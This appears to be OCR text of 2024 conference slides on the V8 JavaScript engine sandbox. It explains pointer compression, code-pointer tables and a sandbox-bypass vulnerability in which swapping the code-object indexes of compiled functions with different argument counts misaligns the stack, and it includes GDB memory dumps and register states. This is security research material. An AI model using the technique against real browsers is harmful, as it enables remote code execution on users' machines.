
response with v8 exploit

V8 sandbox

Instead of direct 8-byte pointers to objects, only 4 bytes are stored in the heap, which are then summed with the heap base.

V8 sandbox

All dangerous objects, such as executable code addresses, have been moved from the heap to a separate memory area. They are accessed not by addresses, but by indexes in special tables, in which their direct address is stored.



V8 sandbox

In April, Google added the v8 sandbox to the VRP.

V8 Sandbox — a lightweight, in-process sandbox for V8 — has now progressed to the point where it is no longer considered an experimental security feature. Starting today, the V8 Sandbox is included in Chrome's Vulnerability Reward Program (VRP). While there are still a number of issues to resolve before it becomes a strong security boundary, the VRP inclusion is an important step in that direction.

V8 sandbox

To prove that the PoC is working, v8 has added memory corruption API that allow you to read and write to arbitrary addresses inside the sandboxed heap. To prove that you bypassed the sandbox, the AP gives you an arbitrary address in the process by which you need to write the value.


```
## V8 sandbox violation detected!

Received signal 11 SEGV_ACCERR 3876961cf000
```

In case of successful bypass, the following message appears

NO FF ONE 2024


3. Compilaton pipeline.

Compilation pipeline.



NO FF ONE 2024

4. How JsFunctions works



JsFunctions


Pointer to map

Index to code object

```
gef➤  x/10wx 0x27c50019acd9-1
0x27c50019acd8: 0x001843d5      0x000006cd      0x000006cd      0x0104c001
0x27c50019ace8: 0x0019ac2d      0x00183c85      0x0019acc1      0x000006e9
0x27c50019acf8: 0x00000a39      0x0019ab7d
gef➤
```

JsFunction object


What happens if you swap the code object Indexes of two different functions?



JsFunctions

JsFunction


The calling function pushes all arguments of the called function onto the stack and passes control to it. After its operation, the called function cleans the stack and passes control to the called function.




JsFunctions

There are two possible scenarios when exiting the function.
1) The function is interpretable.
- The interpreter will read the value of Number of arguments from the stack and clear the stack by this amount .
- everything is ok.

2) The function is compiled.
- When jit compiling this function, the compiler will remember how many arguments it was called with, and then add the ret number instruction to the epilogue (to return the stack to its original position).
- It's not ok.



5. Vulnerability



Vulnerability

If we compile a function, then insert its code pointer index into another compiled function with fewer arguments, then the stack misalignment will go through – our stack will go to the wrong place.

```
$rax   : 0x000033810005770d  →  0x01000007250018cc
$rbx   : 0x000033810005770d  →  0x01000007250018cc
$rcx   : 0x0
$rdx   : 0x000033810005770d  →  0x01000007250018cc
$rsp   : 0x00007fffffffcf78  →  0x0000000000002020 ("  "?)
$rbp   : 0x00007fffffffcfc8  →  0x00007fffffffd0c0  →  0x00007
$rsi   : 0x2020
$rdi   : 0x000033810005770d  →  0x01000007250018cc
$rip   : 0x0000555556a40eeb  →  <Builtins_InterpreterEntryTram
$r8    : 0x2
$r9    : 0x000033810019a0a5  →  0x6000000006000007
$r10   : 0x0000338100040000  →  0x0000000000000012
$r11   : 0x6
$r12   : 0x00007fff00040891  →  0x5400401000000009 ("\t"?)
$r13   : 0x0000555556eeb080  →  0x0000555556a34980  →  <Builti
$r14   : 0x0000338100000000  →  0x0000000000010240
$r15   : 0x4f5
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT directi
```

```
$rax   : 0x000039fe000576e1  →  0xd5000007250018cc
$rbx   : 0x000039fe000576e1  →  0xd5000007250018cc
$rcx   : 0x0
$rdx   : 0x000039fe000576e1  →  0xd5000007250018cc
$rsp   : 0x00007fffffffcfb8  →  0x000039fe00199df9  →  0x2500000
$rbp   : 0x00007fffffffcfc8  →  0x00007fffffffd0c0  →  0x00007ff
$rsi   : 0x2020
$rdi   : 0x000039fe000576e1  →  0xd5000007250018cc
$rip   : 0x0000555556a40eeb  →  <Builtins_InterpreterEntryTrampo
$r8    : 0x2
$r9    : 0x000039fe0019a0b5  →  0x5100000006000007
$r10   : 0x000039fe00040000  →  0x0000000000000012
$r11   : 0x6
$r12   : 0x000020a000040891  →  0x5400401000000009 ("\t"?)
$r13   : 0x0000555556eeb080  →  0x0000555556a34980  →  <Builtins_
$r14   : 0x000039fe00000000  →  0x0000000000010240
$r15   : 0x4f5
```

Уязвимый сценарий

Vulnerability

